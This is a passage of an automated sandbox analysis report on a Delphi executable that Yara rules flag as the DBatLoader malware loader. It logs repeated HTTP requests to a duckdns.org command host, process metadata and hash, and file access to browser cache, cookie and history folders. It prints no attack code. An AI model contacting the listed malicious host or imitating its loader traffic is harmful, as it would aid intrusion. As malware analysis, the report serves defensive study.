2022-08-05 10:12:04 UTC	40	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmttrajm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:04 UTC	40	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:04 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:04 UTC	40	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.6	49893	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:05 UTC	41	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:05 UTC	41	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:05 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:05 UTC	41	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.6	49894	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:05 UTC	41	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org
2022-08-05 10:12:05 UTC	41	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:05 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:05 UTC	41	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.6	49895	208.67.105.81	443	C:\Users\user\Desktop\lvOj00hEkoQ.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:05 UTC	41	OUT	GET /typmustomsspyheeueheupoawmopustysom/Grxxswfwhjzfuxjvaphlnsurmtmrnjm HTTP/1.1 User-Agent: lVali Host: aubromaterkiddie.duckdns.org

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:12:05 UTC	42	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 05 Aug 2022 10:12:05 GMT Content-Type: text/html Content-Length: 146 Connection: close
2022-08-05 10:12:05 UTC	42	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><center>nginx</center></body></html>

Statistics

 No statistics

System Behavior

Analysis Process: vOj00hEkoQ.exe PID: 1328, Parent PID: 6088

General	
Target ID:	0
Start time:	12:10:24
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\vOj00hEkoQ.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\vOj00hEkoQ.exe"
Imagebase:	0x400000
File size:	1009664 bytes
MD5 hash:	17E836D33B139295B876B1A3B6A23299
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.392588116.0000000004686000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.446198402.0000000005459000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.373361346.0000000005270000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.490854963.0000000005867000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.467333094.0000000005480000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.458083719.0000000005496000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.375096550.0000000005370000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.456022736.000000000534F000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.384404649.00000000047FB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.421890595.00000000058A9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.470742737.000000000538A000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.526945257.0000000005867000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.401374110.0000000004684000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.405069389.0000000004768000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.413452133.0000000005724000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.449064329.000000000537C000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.452539340.0000000005364000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.425810513.0000000005852000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.481942578.000000000543B000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.508537851.0000000005935000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.372707185.0000000005470000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000000.356239685.0000000000401000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.464356911.00000000054A6000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.451399152.0000000004983000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.381326351.00000000046DA000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.399740861.0000000004781000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.479431451.000000000535E000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000003.474528340.00000000054A6000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA	
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA	
C:\Users\user\AppData\Local\Microsoft\Windows\NetCache	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA	

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA
C:\Users\user\AppData\Local\Microsoft\Windows\NetCookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA
C:\Users\user\AppData\Local\Microsoft\Windows\NetCookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	2A342FC	InternetOpen UriA

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Users\user\Desktop\lvOj00hEkoQ.exe	unknown	1009664	success or wait	1	403315	ReadFile	
C:\Users\user\Desktop\lvOj00hEkoQ.exe	unknown	1009664	success or wait	187	2A2311D	ReadFile	

Disassembly

 No disassembly